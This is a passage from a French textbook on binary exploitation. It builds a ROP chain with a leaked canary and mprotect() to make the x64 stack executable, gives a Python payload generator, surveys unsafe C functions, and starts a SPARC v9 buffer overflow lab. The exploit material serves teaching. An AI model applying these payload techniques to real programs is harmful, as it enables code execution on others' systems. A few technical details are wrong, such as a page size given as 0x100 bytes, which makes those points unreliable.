On constate que le canari a donc la valeur **0xE67D7A91EAABBB00**. La valeur sauvegardée du registre **rbp** est en réalité une adresse sur la pile. On peut le constater ici car elle vaut **0x00007FFE2C56B610** et actuellement cette adresse contient la valeur 1. Cette adresse permettra de calculer l'adresse à laquelle se trouvera le *shellcode*. Celui-ci se trouvera en fin de *payload*, il n'est donc pas encore possible de calculer cette adresse à cet instant du développement. Une adresse relative à la **libc** a été divulguée (0x00007F38C89D16CA), elle permet de calculer un décalage par rapport à la fonction **mprotect()**. Pour rappel, les décalages relatifs ne sont pas soumis à l'**ASLR**. Ainsi, en ajoutant la valeur **0xD9A06** à cette adresse, on trouvera toujours l'adresse de la fonction **mprotect()**. Elle est donc située à l'adresse **0x00007F38C8AAB0D0**. Pour exécuter cette fonction, il faut lui fournir 3 paramètres. Il faut donc un *gadget* permettant de mettre les paramètres dans les registres **rdi**, **rsi** et **rdx**. Le programme a un tel *gadget* (fonction **gadget()**). L'adresse divulguée "interne" au programme est **000055F95B1802E5** (il s'agit de la valeur de retour de la fonction **bof()**) et permet donc de calculer l'adresse de la fonction **gadget()**. Le décalage est de **-0x135**. Ainsi soustraire cette valeur à l'adresse de retour permet de trouver l'adresse de la fonction **gadget()**. Elle est à l'adresse **0x000055F95B1801B0**.

Les adresses relatives étant calculer, il faut maintenant construire la *payload*. Pour cela, il va être nécessaire de positionner sur la pile les paramètres de la fonction `mprotect()`. Le prototype de cette fonction est présenté ci-dessous :

```
1 int mprotect(void addr[.len], size_t len, int prot);
```

Cette fonction prend en première paramètre (donc dans le registre **rdi**) une adresse à partir de laquelle la modification des permissions aura lieu. Le second paramètre est la taille de la mémoire dont on souhaite modifier les permissions et le dernier paramètre est la valeur de la permission. Une subtilité à est préciser car elle peut être la cause de nombreuses erreurs et maux de tête. L'adresse de début doit être un multiple de la taille d'une page. Dans le cas contraire la fonction ne fonctionnera pas. Sur un système unix x64, la taille d'une page est de 4096 octet, ce qui correspond à 0x100 *bytes*. Dans le cas présent, l'adresse de début dont on souhaite modifier la permission est **0x00007FFE2C56B610**. Il faut donc fournir à la fonction `mprotect()` l'adresse suivante **0x00007FFE2C56B000**. En ce qui concerne la taille, on peut mettre une valeur suffisamment grande comme par exemple **0x1000** qui sera suffisante pour contenir l'ensemble du *shellcode*. Les permissions les plus usuelles qui peuvent être positionnées sur une zone-mémoire sont les suivantes :

- **PROT_NONE** : la mémoire ne peut être accédée (**0x0**)
- **PROT_READ** : la mémoire peut être lue (**0x1**)
- **PROT_WRITE** : la mémoire peut être modifiée (**0x2**)
- **PROT_EXEC** : la mémoire peut être exécutée (**0x4**)

Il faut ainsi que la valeur de la permission soit de **0x7** de manière à ce qu'elle soit accessible en Lecture-Écriture-Exécution. La *payload* sur la pile doit donc avoir l'allure suivante :

```
1  ...
2  00007FFE:2C56B5E0      4141414141414141
3  00007FFE:2C56B5E8      E67D7A91EAABBB00      (canari)
4  00007FFE:2C56B5F0      4242424242424242      (padding)
5  00007FFE:2C56B5F8      000055F95B1802E5      (POP POP POP RET addr)
6  00007FFE:2C56B600      00007FFE2C56B000      (1er paramètre)
7  00007FFE:2C56B608      0000000000001000      (2ième paramètre)
8  00007FFE:2C56B610      0000000000000007      (3ième paramètre)
9  00007FFE:2C56B618      00007F38C8AAB0D0      (mprotect addr)
10 00007FFE:2C56B620      00007ffe2C56B630      (shellcode addr)
11 00007FFE:2C56B628      4343434343434343      (padding)
12 00007FFE:2C56B630      9090909090909090      (shellcode)
13 00007FFE:2C56B638      9090909090909090
14  ...
```

Il est maintenant possible de calculer l'adresse du *shellcode*. Il sera situé à l'adresse divulguée de la pile (valeur sauvegardée du registre **rbp**) à laquelle on aura ajouté

0x20, ce qui correspond alors à **0x00007FFE2C56B630**. Le code **Python3** permettant de générer cette *payload* est le suivant :

```

1  import binascii
2
3  def r(hex_str):
4      reversed_pairs = [hex_str[i:i+2] for i in range(0,
5          ↪ len(hex_str), 2)][::-1]
6      reversed_str = ''.join(reversed_pairs)
7      return reversed_str
8
9  hex_str = "41"*144 # junk
10 hex_str+= r("e67d7a91eaabbb00") # stack canary
11 hex_str+= "42"*8
12 hex_str+= r("000055F95B1801B0") # POP POP POP RET address
13 hex_str+= r("00007ffe2c56b000") # 1er param
14 hex_str+= r("00000000000001000") # 2ieme param
15 hex_str+= r("00000000000000007") # 3ieme param
16 hex_str+= r("00007F38C8AAB0D0") # mprotect() address
17 hex_str+= r("00007ffe2c56b630") # shellcode address
18 hex_str+= "43"*8
19 hex_str+= "90"*100
20
21 bin_str = binascii.unhexlify(hex_str)
22
23 with open('myfile.txt', 'wb') as fp:
24     fp.write(bin_str)

```

La *payload* en mémoire peut être observée sur la figure 4.25.

Cet exemple, plus complexe que les précédents, permet de mettre en lumière des mécanismes d'attaques actuels. Le lecteur comprend alors que la technique du **ROP** est un outil puissant. La difficulté réside dans la recherche et l'agencement des *gadgets* qui peuvent s'avérer être un véritable casse-tête. Ici, le *gadget* a été rendu disponible artificiellement en y ajoutant une fonction spécifique. Cela était nécessaire car le code utilisé était limité en fonctionnalité. Suite à cet exemple, il est possible d'exécuter un *shellcode* complexe en le positionnant sur la pile. Une autre fonction connue permettant de remplacer **mprotect()** peut être utilisée : **mmap()**. La fonction **mmap** nécessite cependant davantage de paramètres.

4.6 Conclusion

Ce chapitre a permis d'aborder diverses cas de figure d'exploitation de *buffer overflow* sur la pile. L'exploitation était alors réalisé via le biais d'une variable locale

00007ffe:2c56b558	4141414141414141	AAAAAAAA
00007ffe:2c56b560	4141414141414141	AAAAAAAA
00007ffe:2c56b568	4141414141414141	AAAAAAAA
00007ffe:2c56b570	4141414141414141	AAAAAAAA
00007ffe:2c56b578	4141414141414141	AAAAAAAA
00007ffe:2c56b580	4141414141414141	AAAAAAAA
00007ffe:2c56b588	4141414141414141	AAAAAAAA
00007ffe:2c56b590	4141414141414141	AAAAAAAA
00007ffe:2c56b598	4141414141414141	AAAAAAAA
00007ffe:2c56b5a0	4141414141414141	AAAAAAAA
00007ffe:2c56b5a8	4141414141414141	AAAAAAAA
00007ffe:2c56b5b0	4141414141414141	AAAAAAAA
00007ffe:2c56b5b8	4141414141414141	AAAAAAAA
00007ffe:2c56b5c0	4141414141414141	AAAAAAAA
00007ffe:2c56b5c8	4141414141414141	AAAAAAAA
00007ffe:2c56b5d0	4141414141414141	AAAAAAAA
00007ffe:2c56b5d8	4141414141414141	AAAAAAAA
00007ffe:2c56b5e0	4141414141414141	AAAAAAAA
00007ffe:2c56b5e8	e67d7a91eaabbb00	.[]z}¥
00007ffe:2c56b5f0	4242424242424242	BBBBBBBB
00007ffe:2c56b5f8	000055f95b1801b0	[] [U..
00007ffe:2c56b600	00007ffe2c56b000	.[]V,[]..
00007ffe:2c56b608	0000000000001000	
00007ffe:2c56b610	0000000000000007	
00007ffe:2c56b618	00007f38c8aab0d0	[] []8...
00007ffe:2c56b620	00007ffe2c56b630	0[]V,[]..
00007ffe:2c56b628	4343434343434343	CCCCCCCC
00007ffe:2c56b630	9090909090909090	
00007ffe:2c56b638	9090909090909090	
00007ffe:2c56b640	9090909090909090	
00007ffe:2c56b648	9090909090909090	
00007ffe:2c56b650	9090909090909090	

FIGURE 4.25 – Présentation de la *payload* en mémoire

contrôlée par l'utilisateur. Afin de pouvoir écraser certaines données importantes, la variable doit être manipulée par des fonctions ne vérifiant pas la taille des données. Ainsi il était possible d'écrire davantage de données que prévu. Il existe d'autres types de variables comme par exemple :

- **Variables statiques locales** : elles sont déclarées à l'intérieur d'une fonction comme une variable locale classique. Cependant, leur valeur persiste entre les appels de la fonction. Elles sont donc initialisées une seule fois lors de la première exécution de la fonction et conservent ensuite cette valeur entre les appels suivants.
- **Variables globales (et statiques globales)** : elles sont déclarées en dehors de toutes les fonctions et conservent leur valeur pendant toute la durée d'exécution du programme. Elles peuvent être utilisées par toutes les fonctions du programme. La différence entre une variable globale et une variable statique globale est mineure, elle réside dans la portée de l'accessibilité de la variable.

- **Variables dynamiquement allouées** : la mémoire associée à la variable est allouée dynamiquement au *runtime* avec des fonctions telles que **malloc()** ou **calloc()**. Elles sont allouées sur la *heap* et feront alors l'objet du chapitre suivant.
- **Constantes** : ce ne sont pas des variables à proprement parlé, car elles ne varient pas. Ce "variables" ont une valeur qui ne peut pas être modifiée après leur initialisation.

L'exemple de code ci-dessous permet d'avoir un aperçu de l'ensemble des variables et la manière de les utiliser.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  // Variable globale statique
5  static int global_static_var = 5;
6
7  void func() {
8      // Variable locale
9      int local_var = 10;
10
11     // Variable statique locale
12     static int static_var = 15;
13
14     // Variable dynamiquement allouée
15     int *dyn_var = malloc(sizeof(int));
16     *dyn_var = 20;
17
18     printf("Local variable: %d\n", local_var);
19     printf("Static variable inside function: %d\n",
20         ↪ static_var);
21     printf("Dynamically allocated variable: %d\n", *dyn_var);
22
23     free(dyn_var);
24 }
25
26 int main() {
27     printf("Global static variable: %d\n", global_static_var);
28
29     func();
30
31     // Variable constante
32     const int constant_var = 25;
```

```

32
33     printf("Constant variable: %d\n", constant_var);
34
35     return 0;
36 }

```

Regardons le code assembleur associé en enlevant les **printf()** qui ne sont pas utiles à la compréhension de l'initialisation des différentes variables :

```

1  func:
2      PUSH    rbp
3      MOV     ebp, rsp
4      SUB     rsp, 0x10
5
6      ; Variable locale
7      MOV     [rbp-4], 0x0A      ; 0x0A = 10
8
9      ; Variable dynamiquement allouée
10     MOV     edi, 4              ; sizeof(int)
11     CALL    malloc
12     MOV     [rbp-0x10], rax
13     MOV     [rax], [rbp-0x10]
14     MOV     [rax], 0x14        ; 0x14 = 20
15
16     MOV     [rax], [rbp-0x10]
17     MOV     rdi, rax
18     CALL    free
19
20     NOP
21     LEAVE
22     RET
23
24  main:
25     PUSH    rbp
26     MOV     rbp, rsp
27     SUB     rsp, 0x10
28
29     MOV     eax, 0
30     CALL    func
31
32     ; Variable constante
33     MOV     [rbp-4], 0x19      ; 0x19 = 25
34
35     MOV     eax, 0

```

36	LEAVE
37	RET

Outre le fait qu'un nombre significatif de ligne soit inutile (merci `gcc` ...), on remarque que les variables statiques ne sont pas initialisées dans la section `.text` (la section exécutable du code). Il existe d'autre section, et notamment la section `.bss` (*Block Started by Symbol*) dont la principale utilité est de stocker les variables non initialisées ainsi que les variables statiques locales et globales. Il n'est donc pas possible de les modifier simplement avec un *stack buffer overflow* à moins d'avoir une vulnérabilité permettant de choisir l'emplacement-mémoire auquel écrire. Les "variables" constantes sont bien initialisées sur la pile, il est donc possible de les écraser, mais il n'est pas possible de pouvoir les contrôler via une entrée-utilisateur car elles sont définies comme constante par le développeur. Il reste alors les variables dynamiques qui, elles, peuvent être contrôlée par une entrée-utilisateur et sont initialisées sur la *heap*. Le chapitre suivant se consacrera à l'exploitation de vulnérabilité sur la *heap*.

Les fonctions les plus communes (liste non exhaustive) qui sont intrinsèquement vulnérables parce qu'elles ne vérifient pas la taille des *buffer* d'entrée sont :

- **gets()** : Ne vérifie pas la taille du tampon et lit les données d'entrée jusqu'à ce qu'elle rencontre un caractère de nouvelle ligne ou la fin de fichier.
- **strcpy()** : Copie une chaîne source dans une destination, sans vérifier si la destination a une capacité suffisante pour contenir la chaîne source.
- **strcat()** : Concatène deux chaînes en ajoutant la deuxième à la fin de la première. Si la première chaîne n'a pas assez d'espace pour accueillir la deuxième, un dépassement de tampon peut se produire.
- **sprintf()** : Effectue une opération de formatage similaire à la fonction **printf()**, mais écrit les résultats formatés dans une chaîne plutôt que dans la sortie standard. Il faut être vigilant sur la taille du *buffer* de destination.
- **scanf()** : Souvent utilisée pour la saisie utilisateur, elle peut être vulnérable si les spécificateurs de format ne sont pas correctement utilisés et que la taille du tampon n'est pas correctement spécifiée.
- **fread()** : Peut entraîner un dépassement de tampon si elle lit plus de données que prévu dans le tampon de destination.
- **strncpy()** : Bien que conçue pour éviter les dépassements de tampon, elle peut encore être utilisée de manière incorrecte si la taille du tampon de destination n'est pas correctement spécifiée.
- **memcpy()** : Peut être utilisée de manière incorrecte pour copier des données

dans un tampon sans vérifier la taille du *buffer* de destination.

Ces fonctions seront utilisées dans les exemples présentés dans le chapitre ??.

Il existe des fonctions de remplacement qui sont sécurisées (par exemple **gets_s()**, **vsprintf()**, **strtok()**, **strcpy_s()**, **strncpy()**, **scanf_s()**, etc). Cette sécurisation apparente est liée à l'intelligence du développeur. Ainsi certaines fonctions dites sécurisées peuvent être mal employées et donc devenir source de vulnérabilité.

Terminons ce chapitre avec une question ouverte. En regardant le code ci-dessous qui remplit la variable **b** avec une entrée utilisateur via **stdin**. Si l'utilisateur dépasse la capacité allouée à sa variable, écrasera-t-il le contenu de la variable **a** ou celui de la variable **b**?

```
1  #include <stdlib.h>
2
3  int main() {
4
5      char a[16];
6      char b[16];
7      char c[16];
8
9      gets(b);
10
11     return 0;
12 }
```


Chapitre 5

Exemples d'architectures exotiques

5.1 Architecture SPARC

L'architecture **SPARC v9** (*Scalable Processor ARChitecture*) est une architecture de processeur **RISC** 64 bits (*Reduced Instruction Set Computing*) développée par **Sun Microsystems** (puis racheté par **Oracle Corporation**). Elle est principalement utilisée dans les systèmes informatiques nécessitant de hautes performances, ainsi qu'une excellente fiabilité. Typiquement, on les retrouve dans des serveurs nécessitant des charges de travail exigeantes (bases de données, virtualisation, calcul intensif, ...), mais aussi sur des *workstations* de développement et de conception assistée par ordinateur (**CAO**), de modélisation et d'animation 3D. Elle est également très utilisée dans des systèmes embarqués dans le domaine du spatiale, de la défense, des télécommunication etc. En résumé, l'architecture **SPARC** est utilisée dans un large éventail de contextes, dans lesquels sa conception **RISC** est un atout. Néanmoins, son utilisation a nettement diminuée depuis son apogée dans les années 1990-2000, bien que son utilisation doit probablement rester pertinente pour certains projets.

Pour commencer à travailler sur du **SPARC**, il est nécessaire d'installer les outils suivants :

```
1 sudo apt-get install qemu-user
2 sudo apt-get install gdb-multiarch
3 sudo apt-get install gcc-sparc64-linux-gnu
  ↪ binutils-sparc64-linux-gnu
```

Ces outils permettent d'installer l'outil de virtualisation **qemu** pour différentes architectures, le *debugger* **gdb** (également multi-architectures) ainsi que le compilateur **gcc** (tout autant multi-architectures) et des outils d'analyses de binaires pour l'architecture **SPARCS**. Le lecteur pourrait être tenté d'installer le *plugin* **GEF** (*Gdb Enhanced Features*) de **gdb**, mais celui-ci ne fonctionne malheureusement pas de manière optimale pour *debugger* du **SPARC** virtualisé. Pour tester le bon fonc-

tionnement de l'environnement, le code suivant est utilisé :

```
1  #include <stdio.h>
2
3  int main(int argc, char **argv){
4
5      printf("Hello from SPARC v9 !\n");
6
7      return 1;
8  }
```


Pour compiler cet exemple pour l'architecture **SPARC**, il faut utiliser la commande suivante :

```
1  sparc64-linux-gnu-gcc test_sparc -static -g -o test_sparc
```

Il faut que les bibliothèques soient statiquement liées (option **-static**) car on émulerait uniquement le binaire, et non son environnement. Si les bibliothèques ne sont pas statiquement liées, le binaire ne pourra pas faire appel aux différentes fonctions. Pour exécuter ce programme, il faut utiliser la commande de virtualisation suivante :

```
1  qemu-sparc64-static test_sparc
```

Le résultat de cette commande est présenté sur la figure 5.1 qui affiche bien la chaîne de caractères "Hello from SPARC v9!".



```
(shellchocolat-> other_archi sparc64-linux-gnu-gcc t.c -static -g -o test_sparc
(shellchocolat-> ->other_archi qemu-sparc64 test_sparc
Hello from SPARC !
```

FIGURE 5.1 – Exécution d'un binaire de test pour architecture **SPARC**

Pour *debugger* ce programme à travers **qemu**, il faut lancer le programme comme suit (en ajoutant l'option **-g**) :

```
1  qemu-sparc64-static -g 1234 test_sparc
```

Cette ligne de commande permet de spécifier un port d'écoute à **qemu**, en l'occurrence le port **1234**. Il est ensuite possible d'y attacher **gdb** comme suit :

```
1 gdb-multiarch test_sparc -q
```

Une fois dans **gdb**, il faut lui spécifier l'architecture ainsi que le port de *debug* en utilisant les instructions suivantes :

```
1 (gdb) set architecture sparc:v9
2 (gdb) target remote :1234
```

Ces actions peuvent également être effectuées directement au lancement de **gdb** comme suit :

```
1 gdb-multiarch test_sparc -q -ex "set architecture sparc:v9"
  → -ex "target remote :1234"
```

Le programme s'arrête ensuite naturellement à la fonction **_start()**. Nous souhaitons qu'il s'arrête à la fonction **main()** qui a été définie dans le code. Pour cela, il faut placer un *breakpoint* avec la commande suivante, puis continuer l'exécution (avec la commande **continue** ou **c**) :

```
1 (gdb) b main
2 (gdb) c
```

Le code assembleur de la fonction **main()** est présenté sur la figure 5.2. Cela ne ressemble en rien au code assembleur que l'on a pu observer jusque là dans cet ouvrage. A chaque architecture, son langage assembleur. Il peut y avoir des similitudes, mais il faut tout de même s'attendre à des différences. Elles seront en partie abordées dans les sections suivantes. Des exploitations de *buffer overflow* simples seront également présentées de manière à faire le lien avec les deux premiers chapitres.

```
=> 0x00000000010094c <+36>: sethi %hi(0x1a7400), %g1
0x000000000100950 <+40>: xor %g1, -360, %g1
0x000000000100954 <+44>: add %g2, %g1, %g1
0x000000000100958 <+48>: mov %g1, %o0
0x00000000010095c <+52>: call 0x1016c0 <puts>
0x000000000100960 <+56>: nop
0x000000000100964 <+60>: mov 1, %g1 ! 0x1
0x000000000100968 <+64>: sra %g1, 0, %g1
0x00000000010096c <+68>: mov %g1, %i0
0x000000000100970 <+72>: return %i7 + 8
```

FIGURE 5.2 – Code assembleur de la fonction **main()**

Analyse succincte de l'architecture

Comme il a été vu précédemment, l'assembleur **SPARC v9** est différent de l'assembleur **x64**. Une des particularité de l'architecture **SPARC** (outre le fait que le mode de représentation des octets est inversé : *big endian* pour **SPARC** et *little endian* pour **x64**) est qu'il existe la notion de fenêtre de registres. Il peut y avoir de 2 à 32 fenêtres. Une fenêtre de registre est sélectionnée grâce au registre pointeur de fenêtre **CWP** (*Current Window Pointer*). A tout instant, et à chaque fenêtre, 32 registres sont disponibles (accessibles par toutes les fenêtres) dont 8 registres globaux (**g0-g7**) à toutes les fenêtres. En plus des registres globaux, chaque fenêtre a des registres propres : 8 registres d'entrée (**i0-i7**), 8 registres de sortie (**o0-o7**) et 8 registres locaux (**l0-l7**). Les fenêtres permettent de changer de contexte et la fenêtre **N** a 8 registres en commun avec la fenêtre **N+1** et 8 avec la fenêtre **N-1**. Ainsi, l'architecture **SPARC** a un nombre de registres dédiés à la fenêtre en cours qui va de 40 (24 registres + 8 registres + 8 registres) à 550, ce qui justifie le **S** de **SPARC** (*Scalable*). Pour fonctionner, un programme **SPARC** nécessite alors au minimum deux fenêtres. Une représentation des fenêtres et des registres est présentée sur la figure 5.3 tirée de la documentation officielle¹ de **SPARC v9**.

Les mnémoniques **SAVE** et **RESTORE** permettent de passer d'une fenêtre de registres à la suivante ou à la précédente respectivement. C'est pourquoi ces mnémoniques sont placés en prologue/épilogue des fonctions. Lors de l'exécution du mnémonique **SAVE**, les valeurs contenues dans les registres de sortie (**o0-o7**) sont remplacées par les valeurs contenues dans les registres d'entrée (**i0-i7**). Lors de l'exécution **RESTORE**, l'inverse se produit. Les 6 premiers registres d'entrée (**in**) contiennent les paramètres des fonctions qui seront alors transférés dans les 6 premiers registres de sortie lors du **CALL**, puis seront de nouveau restaurés dans **i0-i5** lors de l'exécution du mnémonique **SAVE**. Si davantage de paramètres (+ que 6) sont nécessaires à l'exécution de la fonction, ils seront positionnés sur la pile. Le résultat d'une fonction est placé dans le registre de sortie **i0** qui sera ensuite placé dans le registre **o0** lors de l'exécution du mnémonique **RESTORE**. Les registres locaux (**local**), quant à eux, sont utilisés pour stocker les valeurs des variables locales à la fonction en cours d'exécution. Les registres globaux sont conservées d'appel de fonction en appel de fonction, et sont ainsi toujours disponibles. Parmi ces registres, certains ont des fonctions particulières. Par exemple :

- Les registres **o6** et **i6** sont associées à la pile. Le registre **o6** est le registre de pile aussi appelé **sp** et le registre **i6** est le registre de base qui pointe au bas de la pile et est aussi appelé **fp**. Ils sont essentiellement manipulés par les mnémoniques **SAVE** et **RESTORE**.
- Les registres **o7** et **i7** sont associées aux adresses de retour lors des appels de fonction. Le registre **o7** contient l'adresse de retour d'une fonction - 8 (à savoir l'adresse de l'instruction qui a effectué le **CALL**) et le registre **i7** contient l'adresse de retour.

1. <https://www.cs.utexas.edu/users/novak/sparcv9.pdf>




FIGURE 5.3 – Représentation des fenêtres et des registres associés (*Crédit* : documentation officielle de **SPARC v9**)

— Le registre **g0** contient toujours 0.

Les registres **PC** (*Program Counter*) et **nPC** (*next Program Counter*) stockent l'adresse en cours d'exécution et la suivante respectivement. Il s'agit d'une autre particularité de **SPARC** par rapport à **x64**. Lors d'exécution de mnémoniques de branchement (comme les appels de fonctions ou les sauts conditionnels/inconditionnels), l'instruction qui suit est toujours exécutée en avance de phase. C'est un point important à maîtriser lorsque l'on souhaite placer un point d'arrêt après un **CALL** car celui-ci sera exécuté avant l'exécution du **CALL** lui-même. Il faut donc placer le point d'arrêt deux instructions après le **CALL**.

Afin de vérifier certains de ces constats, compilons le code suivant :

```

1  #include <stdio.h>
2
3  int main(int argc, char **argv){
4      int a = 1;
5      a = 2;
6
7      return 1;
8  }

```

Le code de la fonction **main()** se traduit en assembleur comme suit :

```

1  main:
2      SAVE    sp, -0xC0, sp
3      MOV     i0, g1
4      ST      i1, [fp + 0x887]
5      ST      g1, [fp + 0x87F]
6      MOV     1, g1
7      ST      g1, [fp+0x7FB]
8      MOV     2, g1
9      ST      g1, [fp+0x7FB]
10     MOV     1, g1
11     SRA     g1, 0, g1
12     MOV     g1, i0
13     RETURN  i7+8
14     NOP

```

Certains mnémoniques sont inconnus pour le moment. Leurs significations sont présentées ci-dessous :

- **SAVE r1, imm, r2** : Installe une nouvelle fenêtre de registre et alloue la pile. Cette instruction demande le décalage de la fenêtre de registre et en profite pour effectuer une addition de la valeur de immédiate (**imm**). Ainsi l'instruction **SAVE sp, -64, sp** alloue 64 *bytes* sur la pile et transfère le contenu des registres de sortie vers les registres d'entrée.
- **ST r1, [adresse]** : Écrit (*STore*) le contenu du registre **r1** vers l'adresse spécifiée.
- **LD [adresse], r1** : Charge (*LoaD*) le contenu spécifié à l'adresse dans le registre **r1**.
- **SRA** : Décalage arithmétique vers la droite (*Shift Right Arithmetic*). Il s'agit d'un équivalent **SHR** sur architecture **x64**.

Le mnémonique **SRA** dans le code ci-dessus est inutile, car il effectue un décalage

de 0. Il s'agit probablement d'un biais introduit par le cross compilateur. L'ajout de 8 au registre **i7** permet d'indiquer que l'on souhaite revenir au flot d'exécution d'avant l'appel à la fonction **main()**, ce qui signifie dans ce cas terminer le programme. On observe que les valeurs 1 et 2 sont stockés sur la pile à l'adresse pointée par **fp+0x7FB**. Cela n'est pas indiqué sur l'exemple de code assembleur car les adresses-mémoires ne sont pas présentées, mais sur architecture **SPARC** chaque instruction à la même taille. L'instruction **MOV i0, g1** fait 4 *bytes* et l'instruction **NOP** également. De plus, il faut savoir qu'il n'est pas possible d'accéder à une adresse mémoire qui n'est pas aligné sur 4 **bytes** contrairement à ce qui peut se faire sur architecture **x64**. Il n'est ainsi pas possible de modifier le flot d'exécution du programme de manière à atterrir au milieu d'une instruction, il en est de même pour la pile qui doit être correctement alignée (point d'attention pour l'exploitation de *stack buffer overflow*). On constate également que certains mnémoniques ont 3 opérands, ce qui est une différence majeure avec les processeurs **CISC**. Par exemple l'instruction **ADD** se note **ADD i7, 0x10, i6**, ce qui permet d'ajouter **0x10** au registre **i7** puis de déplacer le résultat dans le registre **i6**.

Un dernier point important à mentionner est le fait que **SPARC** utilise des fenêtres de registres induit un formatage particulier de la pile. En effet, il faut pouvoir tracer les changements de fenêtre et revenir à l'état précédent sans perdre de données relative à la fenêtre précédente. En ce sens, la pile est divisée en deux parties. La première partie (partie haute de la pile) comprend l'espace courant, c'est-à-dire l'espace sur la pile associé à la fenêtre pointée par le registre **CWR**. Cet espace est utilisé classiquement pour contenir les variables locales et stocker de manière temporaire des résultats. La seconde partie (partie basse de la pile) est associée à la sauvegarde de l'état de la fenêtre précédente, ce qui permet alors de revenir au flot d'exécution d'avant le changement de fenêtre. Cet espace sera alors pertinent lors de l'exploitation de **stack buffer overflow** car il permettra de modifier les adresses des instructions à exécuter en modifiant directement les valeurs des registres ainsi sauvegardées.

Exploitation

Il existe déjà des ouvrages² et des articles^{3 4} sur l'exploitation et la rédaction de *shellcode* sur **SPARC v7-v8**. Ces exemples utilisent en générale la fonction vulnérable **strcpy()**. Ici, la fonction vulnérable **gets()** sera utilisée sur un programme **SPARC v9**. De plus, comme la création de *shellcode* n'est pas l'objectif de cet ouvrage, l'exploitation de ce *stack buffer overflow* permettra d'exécuter une fonction qui n'est normalement pas exécutée dans le flot normal d'exécution du programme. Le code de l'exemple est le suivant :

2. The Shellcoder's Handbook, de C. Anley, J. Heasma, F. Lindner et G. Richarte
3. http://www.davidlitchfield.com/sparc_buffer_overflows.pdf
4. <http://www.ouah.org/UNF-sparc-overflow.html>

```


1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  int exploit(){
6      printf("success\n");
7      exit(0);
8  }
9
10 void bof() {
11     char buffer[16];
12
13     gets(buffer);
14     printf("%s\n", buffer);
15 }
16
17 int main() {
18     bof();
19     return 0;
20 }

```

L'objectif est d'exécuter la fonction **exploit()**. Pour compiler cet exemple, la commande suivante est utilisée :

```
1 sparc64-linux-gnu-gcc sparc_stack.c -static -g -o sparc_stack
```

Le programme demande une entrée-utilisateur via la fonction **gets()** et l'affiche ensuite à l'écran avant de terminer son exécution. Une variable locale **buffer** de 16 *bytes* est définie afin de stocker sur la pile le contenu de l'entrée-utilisateur. La fonction **exploit()** est celle qu'il faut réussir à exécuter. Il est évident qu'il est possible d'écraser le contenu de la variable **buffer** et même d'aller au-delà. Autant sur une architecture **x64** il suffirait de fournir 32 "A" afin de corrompre le pointeur d'instruction (16 pour la variable **buffer**, 8 pour la valeur sauvegardé du registre **rbp** et 8 autres pour la valeur de retour), autant sur une architecture **SPARC** cela ne fonctionne pas comme on peut le voir sur la figure 5.4.



```

(shellchocolat)→ →other_arch python -c "print('A'*32)" | qemu-sparc64-static sparc_stack
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

FIGURE 5.4 – Tentative d'*overflow* de la variable locale **buffer**

Si l'on envoie un grand nombre de "A", par exemple 200, on arrive finalement à faire *crasher* le programme. Lors d'un *crash*, **SPARC** fournit un état des lieux comme cela peut se voir sur la figure 5.5. Il est finalement possible d'écraser la pile. Cependant, on constate que les registres **pc** et **npc** ne sont pas écrasés contrairement

aux autres registres. Il s'agit là pourtant du comportement souhaité.

```
(shellchocolat)→ →other_arch python -c "print('A'*200)" | qemu-sparc64-static sparc_stack
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Unhandled trap: 0x34
pc: 0000000001009b0 npc: 0000000001009b4
%g0-3: 0000000000000000 0000000000000000 0000000000000000 0000000000000000
%g4-7: 00000000fbad2a84 0000000000000000 0000000000000001 0000000000308380
%o0-3: 0000000000308fa8 ffffffffef8 ffffffffef8 0000000000000000
